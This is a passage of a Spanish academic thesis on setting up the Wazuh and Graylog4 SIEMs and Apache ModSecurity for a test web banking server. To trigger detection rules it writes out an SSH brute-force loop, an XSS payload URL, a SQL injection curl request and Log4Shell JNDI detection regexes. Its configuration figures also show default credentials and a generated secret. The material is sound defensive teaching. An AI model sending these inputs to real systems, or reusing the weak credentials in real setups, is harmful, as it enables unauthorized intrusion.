
```
User: wazuh-user
password: wazuh
```

La contraseña para el usuario root de esta máquina virtual es “Wazuh”

Para ingresar al Dashboard de Wazuh lo hacemos ingresando a la dirección web “http://midireccionip” utilizando las siguientes credenciales

```
user: admin
password: admin
```

Figura 30: Portal web wazuh.



Fuente – Desarrollo del autor

La máquina virtual preinstalada cuenta con todas las configuraciones realizadas sin embargo se deben personalizar ciertas configuraciones a través de los siguientes archivos de configuración.

- Wazuh manager: /var/ossec/etc/ossec.conf
- Wazuh indexer: /etc/wazuh-indexer/opensearch.yml
- Filebeat-OSS: /etc/filebeat/filebeat.yml

Wazuh dashboard:

- /etc/wazuh-dashboard/opensearch_dashboards.yml
- /usr/share/wazuh-dashboard/data/wazuh/config/wazuh.yml

21. 4.1.2. Graylog 4

Requisitos previos a la instalación de Graylog4.

- OpenJDK 11
- MongoDB 4.0.28
- Elasticsearch 7.10.2

Para la instalación de los prerrequisitos se deben ejecutar los siguientes comandos no sin antes actualizar el sistema operativo e instalar el repositorio para la instalación del JDK11. (Graylog, 2022)

```
sudo add-apt-repository universe
sudo apt-get update && sudo apt-get upgrade
sudo apt-get install apt-transport-https openjdk-<version_number>-jre-headless uuid-runtime
pwgen
```

Para la instalación de MongoDB se ejecutan los siguientes comandos:

```
sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv
9DA31620334BD75D9DCB49F368818C72E52529D4
echo "deb [ arch=amd64 ] https://repo.mongodb.org/apt/ubuntu bionic/mongodb-org/4.0
multiverse" | sudo tee /etc/apt/sources.list.d/mongodb-org-4.0.list
sudo apt-get update
sudo apt-get install -y mongodb-org
```

A continuación, se habilita MongoDB para su inicio automático al arranque del equipo.

```
sudo systemctl daemon-reload
sudo systemctl enable mongod.service
sudo systemctl restart mongod.service
sudo systemctl --type=service --state=active | grep mongod
```

Luego de tener lista la base de datos MongoDB, se debe instalar ElasticSearch 7.10.2 como indexador de datos y motor de búsqueda de los datos colectados.

```
sudo tee -a /etc/elasticsearch/elasticsearch.yml > /dev/null <<EOT
cluster.name: graylog
action.auto_create_index: false
EOT
```

Luego de modificar la configuración se configura el arranque automático de ElasticSearch y validación del servicio.

```
sudo systemctl daemon-reload
sudo systemctl enable elasticsearch.service
sudo systemctl restart elasticsearch.service
sudo systemctl --type=service --state=active | grep elasticsearch
```

Para la instalación del repositorio de Graylog Server se aplican los siguientes comandos:

```
wget https://packages.graylog2.org/repo/packages/graylog-5.0-repository_latest.deb
sudo dpkg -i graylog-5.0-repository_latest.deb
sudo apt-get update && sudo apt-get install graylog-server
```

Luego de instalado el servidor se generan las credenciales de acceso de seguridad y de acceso a la plataforma.

Figura 31: *Generación de root password*

```
osboxes@osboxes:/opt$ echo -n "Enter Password: " && head -1 </dev/stdin | tr -d '\n' | sha256sum | cut -d" " -f1
Enter Password: admin123
240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9
```

Fuente – Desarrollo del autor

Figura 32: *Generación de secret password de sincronización entre nodos*

```
osboxes@osboxes:/opt$ pwgen -N 1 -s 96
bS2x9ZuorKaWNtANRtwMdttvVPQ7GCtZ38OrqVBhzUTIciIOlKKstloifobpDAL1K0s1pQozc3ujIc1VdOpd6NIEmS0W7tsY
```

Fuente – Desarrollo del autor

Luego de generadas las credenciales se procede a agregarlas en el archivo de configuración de Graylog Server en la ruta /etc/graylog/server/server.conf.

Figura 33: *Configuración de claves en server.conf*

```
  GNU nano 4.8                                    /etc/graylog/server/server.conf
# to use an absolute file path here if you are starting Graylog server from init scripts or similar.
node_id_file = /etc/graylog/server/node-id

# You MUST set a secret to secure/pepper the stored user passwords here. Use at least 64 characters.
# Generate one by using for example: pwgen -N 1 -s 96
# ATTENTION: This value must be the same on all Graylog nodes in the cluster.
# Changing this value after installation will render all user sessions and encrypted values in the database invalid. (e.g.
password_secret = bS2x9ZuorKaWNtANRtwMdttvVPQ7GCtZ38OrqVBhzUTIciIOlKKstloifobpDAL1K0s1pQozc3ujIc1VdOpd6NIEmS0W7tsY

# The default root user is named 'admin'
#root_username = admin

# You MUST specify a hash password for the root user (which you only need to initially set up the
# system and in case you lose connectivity to your authentication backend)
# This password cannot be changed using the API or via the web interface. If you need to change it,
# modify it in this file.
# Create one by using for example: echo -n yourpassword | shasum -a 256
# and put the resulting hash value into the following line
root_password_sha2 = 240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9

# The email address of the root user.
# Default is empty
#root_email = ""

# The time zone setting of the root user. See http://www.joda.org/joda-time/timezones.html for a list of valid time zones.
# Default is UTC
root_timezone = America/Guayaquil
```

Fuente – Desarrollo del autor

Adicionalmente, se requiere definir el acceso hacia el servicio, en este caso es de tipo público con el segmento 0.0.0.0 a razón de la prueba.


Figura 34: Configuración de http binding en server.conf

```
 GNU nano 4.8                                          /etc/graylog/server/server.conf

###############
# HTTP settings
###############

#### HTTP bind address
#
# The network interface used by the Graylog HTTP interface.
#
# This network interface must be accessible by all Graylog nodes in the cluster and by all clients
# using the Graylog web interface.
#
# If the port is omitted, Graylog will use port 9000 by default.
#
# Default: 127.0.0.1:9000
http_bind_address = 0.0.0.0:9000
#http_bind_address = [2001:db8::1]:9000
```

Fuente – Desarrollo del autor

Luego de realizar estos cambios se reinicia el servicio y se ingresa en el browser la dirección del sitio para ingresar al Dashboard de configuración:

Figura 35: Welcome page Graylog4



Fuente – Desarrollo del autor

22. 4.2 Configuración de los componentes de seguridad.

23. 4.2.1. Apache Modsecurity

Apache ModSecurity es un módulo de seguridad de aplicaciones web para el servidor web Apache. Es un sistema de protección de aplicaciones web que se integra en el servidor web y ofrece una capa adicional de seguridad para aplicaciones web y APIs, ayudando a proteger contra ataques como SQL injection, cross-site scripting (XSS) y otros tipos de ataques web comunes. ModSecurity es una herramienta poderosa y altamente configurable que permite a los administradores de sistemas y desarrolladores web proteger sus aplicaciones de manera efectiva. Además, ModSecurity es compatible con otros sistemas de seguridad web, lo que lo hace una excelente opción para quienes buscan una solución completa y integrada de seguridad web.

Para instalar apache modsecurity debes primeramente tener ya instalado apache en su servidor Ubuntu.

Se actualizan los repositorios con el siguiente comando

```
sudo apt update -y
```

Se procede a descargar la librería de modsecurity para apache.

```
sudo apt install libapache2-mod-security2
```

Se reinicia el servicio de apache2

```
sudo systemctl restart apache2
```

Se ejecuta el siguiente comando para validar la instalación de las librerías.

```
apt-cache show libapache2-mod-security2
```

24. 5.Pruebas y resultados

25. 5.1 Configuración de casos de uso en SIEM.

26. 5.1.1. Wazuh

Intentos de login fallidos via ssh en servidor web

Los ataques de fuerza bruta son vectores de ataque muy comunes, a través del SIEM Wazuh se pueden identificar estos correlacionando eventos de autenticación fallida. Para ello, se requiere realizar la siguiente configuración:

1.- Identificar que el servicio ssh este habilitado.

2.- Ejecutar el siguiente script para simular los intentos de autenticación

```
for i in `seq 1 10`; do sshpass -p 'wrong_password' ssh -o StrictHostKeyChecking=no blimey@<centos-agent-endpoint>; done
```

En la configuración de Wazuh se debe identificar a través de las reglas #5710 o #5712 así también existen otras reglas relacionadas a la autenticación en servidores Linux como #5711,#5716,#5720,#5503,#5504.

Figura 36: *Reglas de SIEM wazuh*

ID	Description
5710	sshd: Attempt to login using a non-existent user
5712	sshd: brute force trying to get access to the system. Non existent user.
5758	Maximum authentication attempts exceeded.

Fuente – Desarrollo del autor

Detección de ataque XSS sobre portal de banca web

Los ataques de cross site scripting son vectores de ataque muy comunes, a través del SIEM Wazuh se pueden identificar estos correlacionando eventos de peticiones http que entregue un servidor web. Para ello, se requiere realizar la siguiente configuración:

1.- Identificar que el servicio http este iniciado en un servidor web con agente wazuh

2.- Ejecutar la siguiente petición http desde un navegador con acceso al servidor web.

```
http://${replace_by_your_web_server_address}/index.php?param=<script>alert("XSS")</script>
```

En la configuración de Wazuh se debe identificar a través de las reglas #5710 o #5712 así también existen otras reglas relacionadas a la autenticación en servidores Linux como #31105 #31154

Figura 37: *Reglas de SIEM wazuh*

ID	Description
31105	XSS (Cross Site Scripting) attempt.
31154	Multiple XSS (Cross Site Scripting) attempts from same source ip.

Fuente – Desarrollo del autor

Intento de SQL Injection en portal web

Wazuh puede detectar este caso de uso al monitorear los logs de apache e identificar algunos patrones como ataques SQL comunes como Select, Union, etc.

Para este caso de uso se necesitan los siguientes prerrequisitos

- Monitoreo en un servidor Linux que este la aplicación apache en ejecución.

- Agente de Wazuh configurado para obtener el archivo de logs “Access logs”

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/httpd/access_log</location>
</localfile>
```

A continuación, se detallan los pasos para generar la alerta.

Desde la estación que simula el atacante se ejecuta el siguiente comando

```
curl -XGET "http://${replace_by_your_web_server_address}/?id=SELECT+*+FROM+users";
```

Para las alertas basadas en el análisis de registros del servidor web se utiliza la siguiente regla

```
Rule.id:31103
```

Figura 38: *Reglas SQL injection*

ID	Description	Groups
31103	SQL injection attempt.	attack, sql_injection, web, accesslog
31109	MSSQL Injection attempt (/ur.php, urchin.js)	attack, web, accesslog
31152	Multiple SQL injection attempts from same source ip.	attack, sql_injection, web, accesslog
31164	SQL injection attempt.	attack, sqlinjection, attack, web, accesslog

Fuente – Desarrollo del autor

Intento de fuerza bruta en login del sitio web


Para la configuracion de este caso de uso se utiliza el log que genera la aplicación de banca web, el archivo genera trazas de log de la siguiente manera.

date:2023-04-14 00:08:31 - clientip:192.168.132.177 - errormsg:Login failed

Wazuh puede detectar logs de aplicaciones terceras o personalizados a través de la creación de una regla local y decodificadores desde el portal de administración se puede realizar la configuracion.

Realizamos una prueba con la utilidad de pruebas del decodificador

Figura 39 *Configuración de Decoders*



Fuente – Desarrollo del autor

Una vez realizada esta prueba se añade esta línea de código al archivo local_decoder.xml para que identifique la traza de log.

```
<decoder name="banking">
  <prematch>^date:</prematch>
</decoder>
```

Posterior a la configuracion del decodificador se agrega una nueva regla en el archivo local_rules y se visualiza en el grupo de reglas con el id 2501.

```
<group name="syslog,access_control,authentication_failed">
 <rule id="2501" level="5">
  <if_sid>550</if_sid>
  <description>User authentication failure.</description>
  <options>no_full_log</options>
  <tags>authentication_failed</tags>
  <gdpr>IV_35.7.d,IV_32.2</gdpr>
  <gpg13>7.8</gpg13>
  <hipaa>164.312.b</hipaa>
  <nist_800_53>AU.14,AC.7</nist_800_53>
  <pci_dss>10.2.4,10.2.5</pci_dss>
  <tsc>CC6.1,CC6.8,CC7.2,CC7.3</tsc>
 </rule>
</group>
```

Figura 40 *Evento de login en consola Wazuh*

ID	Description	Groups	Regulatory compliance	Le...	File	Path
2501	User authentication failure.	syslog, access_control, authentication_failed		5	local_rules.xml	etc/rules

Fuente – Desarrollo del autor

Adicional a esto en el servidor de banca web se agrega en la configuracion del agente de wazuh una configuracion para que lea el fichero que genera la aplicación.

```
<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/online_bank.log</location>
 </localfile>
```

Intento de ataque log4shell

Para este caso de uso se necesitan los siguientes prerrequisitos

- Monitoreo en un servidor Linux que este la aplicación apache en ejecución.
- Agente de Wazuh configurado para obtener el archivo de logs “Access logs”

```
  <localfile>
    <log_format>apache</log_format>
    <location>/var/log/apache2/access_log</location>
  </localfile>
```

Reiniciar el agente de Wazuh

```
systemctl restart wazuh-agent
```

Se debe agregar una regla personalizada para desencadenar la respuesta activa, esto se debe realizar en el archivo /var/ossec/etc/rules/local_rules.xml


Figura 41: *Configuración Reglas Log4J*

```
<group name="log4j, attack,">
  <rule id="110002" level="7">
    <if_group>web|accesslog|attack</if_group>
    <regex type="pcre2">(?i)(((\$|24)\S*)((\{|7B)\S*)((\S*j\S*n\S*d\S*i))|JHtqbmRp)</regex>
    <description>Possible Log4j RCE attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>
  <rule id="110003" level="12">
    <if_sid>110002</if_sid>
    <regex type="pcre2">ldap[s]?|rmi|dns|nis|iiop|corba|nds|http|lower|upper|(\$\{\S*\w\}\S*)+</regex>
    <description>Log4j RCE attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>
</group>
[root@wazuh-server rules]#
```

Fuente – Desarrollo del autor

Para las alertas basadas en el análisis de registros del servidor web se utiliza la siguiente regla 110002 - 110003

Figura 42: *Reglas Log4J*



Fuente – Desarrollo del autor

27. 5.1.2. GRAYLOG4

Para el desarrollo de los casos de uso en el SIEM de Graylog4 hemos utilizado los eventos de seguridad que se generan desde el módulo de seguridad de Apache de nombre ModSecurity y los logs de tráfico generado desde el Firewall perimetral a fin de demostrar la detección de los patrones de seguridad de los casos de uso.

Intentos de login fallidos vía SSH en servidor web

Este caso de uso se elaboró a través de la herramienta de Rsyslog la cual servirá para el reenvío de logs desde la estación Linux Ubuntu 20.04 LTS destinada para el servicio web y base de datos de la banca web. La configuración del caso de uso se realizó de la siguiente manera:

Como primer paso se realizó en el SIEM Graylog4 la configuración del puerto de escucha de logs para recibirlos desde el servidor Linux. Esto lo realizamos con la configuración de un Input en Graylog4 para que escuche en el puerto 1514 los eventos recibidos desde el servidor Linux.

Figura 43: Validación1 del INPUT listener en Graylog4

Fuente – Desarrollo del autor

Figura 44: *Validación del INPUT listener en servidor*

```
osboxes@osboxes:~$ netstat -ulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
udp        0      0 0.0.0.0:48338           0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp6       0      0 :::15514                :::*                                -
udp6       0      0 :::15514                :::*                                -
udp6       0      0 :::15514                :::*                                -
udp6       0      0 :::15514                :::*                                -
udp6       0      0 :::5353                 :::*                                -
udp6       0      0 :::1514                 :::*                                -
udp6       0      0 :::1514                 :::*                                -
udp6       0      0 :::52878                :::*                                -
```


Fuente – Desarrollo del autor

Una vez listo el listener en Graylog4 se procede a preparar el envio de logs en el servidor Linux Ubuntu de la banca web.

```
sudo apt-get update
sudo apt-get install Rsyslog
sudo enable Rsyslog
```

Al tener instalado el servicio de Rsyslog debemos modificar el archivo de configuración en la ruta /etc/rsyslog.conf en el archivo especificaremos el servidor destino correspondiente a Graylog4, el puerto destino configurado en el paso anterior e indicaremos que archivos de logs se reenviaran al SIEM y así poder realizar la detección del patrón de seguridad.

Figura 45: *Parámetros de configuración Rsyslog.conf*




Fuente – Desarrollo del autor

Luego de modificar el archivo Rsyslog.conf procedemos a reiniciar el servicio de Rsyslog con el siguiente comando

```
systemctl restart rsyslog
```

Con estos pasos listos procedemos a validar que estamos recibiendo logs en nuestro SIEM ingresando a la opción de “show received messages” en el input creado.


Figura 46: Dashboard en Graylog4 de logs recibidos



Fuente – Desarrollo del autor

Con la validación de recepción de logs se comienza la configuracion de la regla de detección en la opción de Graylog4 Alerts->Event Definitions y click en Create Event Definition.


Figura 47: Opción para crear un evento



Fuente – Desarrollo del autor

Una vez dentro procedemos a configurar un nombre de la regla, una descripción y una prioridad.


Figura 48: Configuración de evento paso 1



Fuente – Desarrollo del autor

En la siguiente pestaña de Filter & Aggregation se procede a configurar en Filter un filtro de Query para tomar los datos específicos, en nuestro caso en el campo ssd_auth:authentication failure del STREAM Apache_ModSecurity.


Figura 49: Parámetro de evento paso2



Fuente – Desarrollo del autor

